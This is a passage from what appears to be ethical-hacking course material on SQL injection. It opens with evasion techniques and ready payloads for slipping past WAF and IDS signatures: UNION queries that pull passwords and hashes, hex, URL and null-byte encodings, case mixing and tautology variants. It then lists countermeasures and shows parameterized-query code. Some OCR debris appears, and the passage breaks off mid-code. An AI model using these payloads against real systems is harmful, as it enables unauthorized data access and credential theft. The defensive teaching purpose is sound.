/?id=1+union+(sELect'1',concat(login,hash)from+test.users)
```

```
/?id=(1)union((((((select(1),hex(hash)from(test.users)))))))
```



Evasion Technique: Manipulating White Spaces

Many modern signature-based SQL injection detection engines are capable of detecting attacks related to variations in the number and encoding of white spaces around malicious SQL code. These detection engines fail to detect the same kind of text without spaces.

The white space manipulation technique obfuscates input strings by dropping or adding white spaces between SQL keywords and strings or number literals without altering the execution of SQL statements. Adding white spaces using special characters such as tab, carriage return, or line feed makes an SQL statement completely untraceable without changing the execution of the statement

"**UNION SELECT**" signature is different from "**UNION SELECT**"

Dropping spaces from SQL statements will not affect their execution by some SQL databases

`'OR'1'='1'` (with no spaces)

Evasion Technique: Hex Encoding

Hex encoding is an evasion technique that uses hexadecimal encoding to represent a string. Attackers use hex encoding to obfuscate the SQL query so that it will not be detected in the signatures of security measures, as most IDS do not recognize hex encodings. Attackers exploit such IDS to bypass their SQL injection crafted inputs. Hex encoding provides countless ways for attackers to obfuscate each URL.

For example, the string **'SELECT'** can be represented by the hexadecimal number **0x73656c656374**, which most likely will not be detected by a signature protection mechanism.

```
; declare @x varchar(80);

set @x = X73656c656374

204040766572736 96f6e;
EXEC (@x)
```


Note: This statement uses no single quotes (')

Some string to hex examples are as follows:

```
SELECT @@version = 0x73656c656374204 040766572736 96f6

DROP Table CreditCard = 0x44524f50205461626c652043726564697443617264

INSERT into USERS ('certifiedhacker', 'qwerty') = 0x494e5345525420696e74
6f2055534552532028274a7 5676779426f79272c202771 77657274792729
```



Evasion Technique: Sophisticated Matches

Signature matches usually succeed in catching the most common classical matches, such as "**OR 1=1**". These signatures are built using regular expressions; hence, they try to catch as many possible variations of classical matches "**OR 1=1**" as possible. However, there are some sophisticated matches that an attacker can use to bypass the signature. These sophisticated matches are equivalent to classical matches but with a slight change.

Attackers use these sophisticated matches as an evasion technique to trick and bypass user authentication. These sophisticated matches are an alternative expression to the classical match "**OR 1=1**".

An attacker might use an "**OR 1=1**" attack that employs a string such as "**OR 'john'='john'**." Replacing this string with another string will have the same effect.

If this does not work, the attacker tricks the system by adding 'N' to the second string, such as "**OR 'john'=N'john'**." This method is very useful in signature evasion, especially for evading advanced systems.

The various SQL injection characters are as follows:

- ' or " character string indicators
- -- or # single-line comment
- /*...*/ multiple-line comment
- + addition, concatenate (or space in URL)
- || (double pipe) concatenate
- % wildcard attribute indicator

- `?Param1=foo&Param2=bar` URL Parameters
- `PRINT` useful as non-transactional command
- `@variable` local variable
- `@@variable` global variable
- `waitfor delay '0:0:10'` time delay

Examples for evading `' OR 1=1` signature:

- `OR 'john' = 'john'`
- `' OR 'microsoft' = 'micro'+'soft'`
- `' OR 'movies' = N'movies'`
- `' OR 'software' like 'soft%'`
- `' OR 7 > 1`
- `' OR 'best' > 'b'`
- `' OR 'whatever' IN ('whatever')`
- `' OR 5 BETWEEN 1 AND 7`

Evasion Technique: URL Encoding

URL encoding is a technique used to bypass numerous input filters and obfuscate an SQL query to launch injection attacks. It is performed by replacing the characters with their ASCII codes in hexadecimal form and preceding each code point with the percent sign (%).

For example, for a single quotation mark, the ASCII code is 0X27; hence, its URL-encoding character is represented by %27.

An attacker can perform the attack by bypassing the filter in the following manner:

- Normal query

  ```
  ' UNION SELECT Password FROM Users_Data WHERE name='Admin'--
  ```

  After URL encoding, the above query is represented as,

  ```
  %27%20UNION%20SELECT%20Password%20FROM%20Users_Data%20WHERE%20name%3
  D%27Admin%27%E2%80%94
  ```

In some cases, the basic URL encoding does not work; however, an attacker can use double-URL encoding to bypass the filter.

The string obtained from the URL-encoding of a single quotation mark is %27; after double-URL encoding, the same string becomes %2527 (here, % is itself URL encoded in a normal way as %25).

For example,

- Normal query


  ```
  ' UNION SELECT Password FROM Users_Data WHERE name='Admin'--
  ```

  After URL-encoding, the above query is represented as

```
%27%20UNION%20SELECT%20Password%20FROM%20Users_Data%20WHERE%20name%3
D%27Admin%27%E2%80%94
```

After double URL-encoding, the above query is represented as

```
%2527%2520UNION%2520SELECT%2520Password%2520FROM%2520Users_Data%2520
WHERE%2520name%253D%2527Admin%2527%25E2%2580%2594
```



Evasion Technique: Null Byte

An attacker uses a null byte (%00) character prior to a string to bypass the detection mechanism. Web applications use high-level languages such as PHP, ASP, and so on along with C/C++ functions. However, in C/C++, NULL characters are used to terminate strings. Therefore, different approaches for both the coding platforms result in a NULL byte injection attack.

For example, the following SQL query is used by an attacker to extract the password from the database:

```
' UNION SELECT Password FROM Users WHERE UserName='admin'--
```

If the server is protected by a WAF or IDS, then the attacker prepends NULL bytes to the above query as follows:

```
%00' UNION SELECT Password FROM Users WHERE UserName='admin'--
```

Using the above query, an attacker can successfully bypass an IDS and obtain the password of an admin account.

Evasion Technique: Case Variation


By default, in most database servers, SQL is case insensitive. Owing to the case-insensitive option of regular expression signatures in the filters, attackers can mix upper and lower case letters in an attack vector to bypass the detection mechanism.

For example, consider that the filter is designed to detect the following queries:

```
union select user_id, password from admin where user_name='admin'--
UNION SELECT USER_ID, PASSWORD FROM ADMIN WHERE USER_NAME='ADMIN'--
```

Then, the attacker can easily bypass the filter using the following query:

```
UnIoN sEleCt UsEr_iD, PaSSwOrd fROm aDmiN wHeRe UseR_NamE='AdMIn'--
```



Evasion Technique: Declare Variables

During web sessions, an attacker carefully observes all the queries that can help him/her to acquire important data from the database. Using these queries, an attacker can identify a variable that can be used to pass a series of specially crafted SQL statements to create a sophisticated injection that can easily go undetected through the signature mechanism.

For example, the SQL injection statement used by an attacker is as follows:

```
UNION Select Password
```

The attacker redefines the above SQL statement in the variable "sqlvar" as follows:

```
; declare @sqlvar nvarchar(70); set @sqlvar = (N'UNI' + N'ON' + N' SELECT'
+ N'Password'); EXEC(@sqlvar)
```

Execution of the above query allows the attacker to bypass the IDS to get all the passwords from the stored database.


Evasion Technique: IP Fragmentation

An attacker intentionally splits an IP packet to spread the packet across multiple small fragments. Attackers use this technique to evade an IDS or WAF. For an IDS or WAF to detect an attack, it must first reassemble the packet fragments. Usually, it is impossible to find a match between the attack string and a signature as each packet is checked individually. These small fragments can be further modified to complicate reassembly and detection of an attack payload.

Various ways to evade signature mechanisms using IP fragments are listed below:

- Pause when sending parts of an attack in the hope that the IDS will time-out before the target computer does

- Send the packets in reverse order
- Send the packets in proper order, except for the first fragment, which is sent last
- Send the packets in proper order, except the last fragment, which is sent first
- Send packets out of order or randomly



Evasion Technique: Variation

Variation is an evasion technique whereby the attacker can easily evade any comparison statement. The attacker does this by placing characters such as "' or '1'='1'" in any basic injection statement such as "or 1=1" or with other accepted SQL comments. The SQL interprets this as a comparison between two strings or characters instead of two numeric values.

As the evaluation of two strings yields a true statement, similarly, the evaluation of two numeric values yields a true statement, thus rendering the evaluation of the complete query unaffected. It is also possible to write many other signatures; thus, there are infinite possibilities of variation as well. The main aim of the attacker is to have a WHERE statement that is always evaluated as "true" so that any mathematical or string comparison can be used, where the SQL can perform the same.


For example, the following queries will return identical result sets:

```
SELECT * FROM accounts WHERE userName = 'Bob' OR 1=1 --
SELECT * FROM accounts WHERE userName = 'Bob' OR 2=2 --
SELECT * FROM accounts WHERE userName = 'Bob' OR 1+1=2 --
SELECT * FROM accounts WHERE userName = 'Bob' OR "evade"="ev"+"ade" --
```

Countermeasures

Previous sections discussed the severity of SQL injection attacks, their various techniques, tools used to perform SQL injection, techniques used to bypass IDS/firewall signatures, and so on. These discussions were about offensive techniques that an attacker can adopt for SQL injection attacks. This section discusses defensive techniques against SQL injection attacks and presents countermeasures to protect web applications.

How to Defend Against SQL Injection Attacks



How to Defend Against SQL Injection Attacks (Cont'd)

1. Make no assumptions about the **size**, **type**, or **content** of the data that is received by your application
2. Test the **size** and **data type of input** and enforce appropriate limits to prevent buffer overruns
3. Test the content of **string variables** and accept only **expected values**
4. Reject entries that contain **binary data**, **escape sequences**, and **comment** characters
5. Never build **Transact-SQL** statements directly from user input and use stored procedures to validate user input
6. Implement **multiple layers of validation** and never concatenate user input that is not validated
7. Avoid constructing **dynamic SQL** with concatenated input values
8. Ensure that the **Web config files** for each application do not contain sensitive information
9. Use most **restrictive SQL account types** for applications
10. Use Network, host, and application **intrusion detection systems** to monitor injection attacks
11. Perform automated **black box injection testing**, **static source code analysis**, and **manual penetration testing** to probe for vulnerabilities
12. Keep **untrusted data** separate from commands and queries

How to Defend Against SQL Injection Attacks (Cont'd)

13 In the absence of a parameterized API, use a specific **escape syntax** for the interpreter to eliminate special characters	**19** Validate **user-supplied data** as well as **data** obtained from untrusted sources on the server-side
14 Use a **secure hash algorithm** such as SHA256 to store user passwords rather than storing them in plaintext	**20** Avoid **quoted/delimited** identifiers as they significantly complicate all whitelisting, black-listing, and escaping efforts
15 Use a **data access abstraction** layer to enforce secure data access across an entire application	**21** Use a prepared statement to create a **parameterized query** to block the **execution of query**
16 Ensure that the **code tracing** and **debug messages** are removed prior to deploying an application	**22** Ensure that all user inputs are sanitized before using them in **dynamic SQL statements**
17 Design the code in such a way that it appropriately **traps and handles** exceptions	**23** Use **regular expressions** and **stored procedures** to detect potentially harmful code
18 Apply the **least privilege rule** to run the applications that access the DBMS	**24** Avoid the use of any **web application** that is not tested by the web server

How to Defend Against SQL Injection Attacks (Cont'd)

25 **Isolate the web server** by locking it in different domains	**28** Use of Views should be mandatory to protect the data in the base tables by **restricting access** and **performing transformations**
26 Ensure all software patches are **regularly updated**	**29** **Disable shell access** to the database
27 Regularly monitor SQL statements from database-connected applications to identify **malicious SQL statements**	**30** Do not disclose database **error information** to the end users

How to Defend Against SQL Injection Attacks: Use Type-Safe SQL Parameters

Enforce **Type** and **length checks** using **Parameter Collection** so that the input is treated as a literal value instead of an executable code

```
SqlDataAdapter myCommand = new SqlDataAdapter("AuthLogin", conn);
myCommand.SelectCommand.CommandType = CommandType.StoredProcedure; SqlParameter parm =
myCommand.SelectCommand.Parameters.Add("@aut_id", SqlDbType.VarChar, 11);
parm.Value = Login.Text;
```

In this example, the `@aut_id` parameter is treated as a literal value, and not as an executable code. This value is checked for type and length.

Example of Vulnerable and Secure Code


Vulnerable Code

```
SqlDataAdapter myCommand =
new SqlDataAdapter("LoginStoredProcedure '" +
Login.Text + "'", conn);
```

Secure Code

```
SqlDataAdapter myCommand = new SqlDataAdapter( "SELECT
aut_lname, aut_fname FROM Authors WHERE aut_id =
@aut_id", conn); SQLParameter parm =
myCommand.SelectCommand.Parameters.Add("@aut_id",
SqlDbType.VarChar, 11); Parm.Value = Login.Text;
```


How to Defend Against SQL Injection Attacks (Cont'd)



How to Defend Against SQL Injection Attacks




Figure 15.26: Defending SQL Injection attacks

Why are Web Applications Vulnerable to SQL Injection Attacks?

- **The database server runs OS commands**

  Sometimes, a database server uses OS commands to perform a task. An attacker who compromises the database server with SQL injection can use OS command to perform unauthorized operations.

- **Using a privileged account to connect to the database**

  A developer may give a database user an account that has high privileges. An attacker who compromises a privileged account can access the database and perform malicious activities at the OS level.

- **Error message revealing important information**

  If the input provided by the user does not exist or the structure of the query is wrong, the database server displays an error message. This error message can reveal important information about the database, which an attacker can use to gain unauthorized access to the database.

- **No data validation at the server**

  This is the most common vulnerability leading to SQL injection attacks. Most applications are vulnerable to SQL injection attacks because they use an improper validation technique (or no validation at all) to filter input data. This allows an attacker to inject malicious code in a query.

Implementing consistent coding standards, minimizing privileges, and firewalling the server can all help to defend against SQL injection attacks.

- **Minimizing Privileges**

  Developers often ignore security aspects while creating a new application and tend to leave these matters for the end of the development cycle. However, security issues should be a top priority, and a developer should incorporate adequate steps during the development stage itself. It is important to create a low-privilege account first and begin to add permissions only when needed. The benefit of addressing security early is that it allows developers to address security concerns as they add features so that identification and fixing become easy. In addition, developers become familiar with the security framework when forced to comply with it throughout the project's lifetime. The payoff is usually a more secure product that does not require a last-minute security scramble that inevitably occurs when customers complain that their security policies do not allow applications to run outside the system administrator's context.

- **Implementing Consistent Coding Standards**

  Database developers should carefully plan for the security of the whole information system infrastructure and integrate security in the solutions that they develop. They must also adhere to a set of well-documented standards and policies while designing, developing, and implementing database and web application solutions.

  For example, consider a policy for performing data access. In general, developers use data access methods of their choice. This usually results in a wide variety of data access methods, each having unique security concerns. A more prudent policy would be to specify guidelines to guarantee similarity among various developers' routines. This consistency would greatly enhance both the maintainability and the security of the product.

  Another useful coding policy is to perform input validation at both the client and the server level. Developers sometimes rely only on client-side validation to avoid performance issues, as it minimizes round trips to the server. However, it should not be assumed that the browser is actually conforming to the standard validation when users post information. All the input validation checks should also occur on the server to ensure that any malicious user input is properly filtered.

  Instead of default error messages that reveal system information, custom error messages that provide little or no system details should be displayed to the user when an error occurs.

- **Firewalling the SQL Server**

  It is a good idea to firewall the server so that only trusted clients can contact it—in most web environments, the only hosts that need to connect to the SQL Server are the administrative network (if there is one) and the web server(s) that it services. Typically, SQL Server needs to connect only to a backup server. SQL Server listens by default on named pipes (using Microsoft networking on TCP ports 139 and 445) as well as TCP port

1433 and UDP port 1434. If the server lockdown is good enough, it should be able to help mitigate the risk of the following:

- Developers uploading unauthorized/insecure scripts and components to the web server
- Misapplied patches
- Administrative errors

Countermeasures Against SQL Injection

To defend against SQL injection, the developer needs to take proper care in configuring and developing an application to create one that is robust and secure. The developer should use the best practices and countermeasures to prevent applications from becoming vulnerable to SQL injection attacks.

Some countermeasures to defend against SQL injection attacks are listed below:

- Make no assumptions about the size, type, or content of the data that is received by your application
- Test the size and data type of the input and enforce appropriate limits to prevent buffer overruns
- Test the content of string variables and accept only expected values
- Reject entries that contain binary data, escape sequences, and comment characters
- Never build Transact-SQL statements directly from user input and use stored procedures to validate user input
- Implement multiple layers of validation and never concatenate user input that is not validated
- Avoid constructing dynamic SQL with concatenated input values
- Ensure that the web config files for each application do not contain sensitive information
- Use the most restrictive SQL account types for applications
- Use network, host, and application intrusion detection systems to monitor injection attacks
- Perform automated black box injection testing, static source code analysis, and manual penetration testing to probe for vulnerabilities
- Keep untrusted data separate from commands and queries
- In the absence of parameterized API, use specific escape syntax for the interpreter to eliminate special characters
- Use a secure hash algorithm such as SHA256 to store user passwords rather than plaintext

- Use the data access abstraction layer to enforce secure data access across an entire application
- Ensure that the code tracing and debug messages are removed prior to deploying an application
- Design the code such that it traps and handles exceptions appropriately
- Apply least privilege rules to run the applications that access the DBMS
- Validate user-supplied data as well as data obtained from untrusted sources on the server side
- Avoid quoted/delimited identifiers as they significantly complicate all whitelisting, black-listing, and escaping efforts
- Use a prepared statement to create a parameterized query to block the execution of the query
- Ensure that all user inputs are sanitized before using them in dynamic SQL statements
- Use regular expressions and stored procedures to detect potentially harmful code
- Avoid the use of any web application that is not tested by the web server
- Isolate the web server by locking it in different domains
- Ensure all software patches are updated regularly
- Regularly monitor SQL statements from database-connected applications to identify malicious SQL statements
- Use of views is necessary to protect data in the base tables by restricting access and performing transformations
- Disable shell access to the database
- Do not disclose database error information to the end users
- Use a safe API that offers a parameterized interface or that avoids the use of the interpreter completely
- Outsource the authentication workflow of applications, for example, using OAUTH APIs, which allows users to login using their existing user accounts and further ensures that their login details are stored in one location

Use Type-Safe SQL Parameters

Enforce type and length checks using the parameter collection so that the input is treated as a literal value instead of executable code.

```
SqlDataAdapter myCommand = new SqlDataAdapter("AuthLogin", conn);

myCommand.SelectCommand.CommandType = CommandType.StoredProcedure;
SqlParameter parm = myCommand.SelectCommand.Parameters.Add("@aut_id",
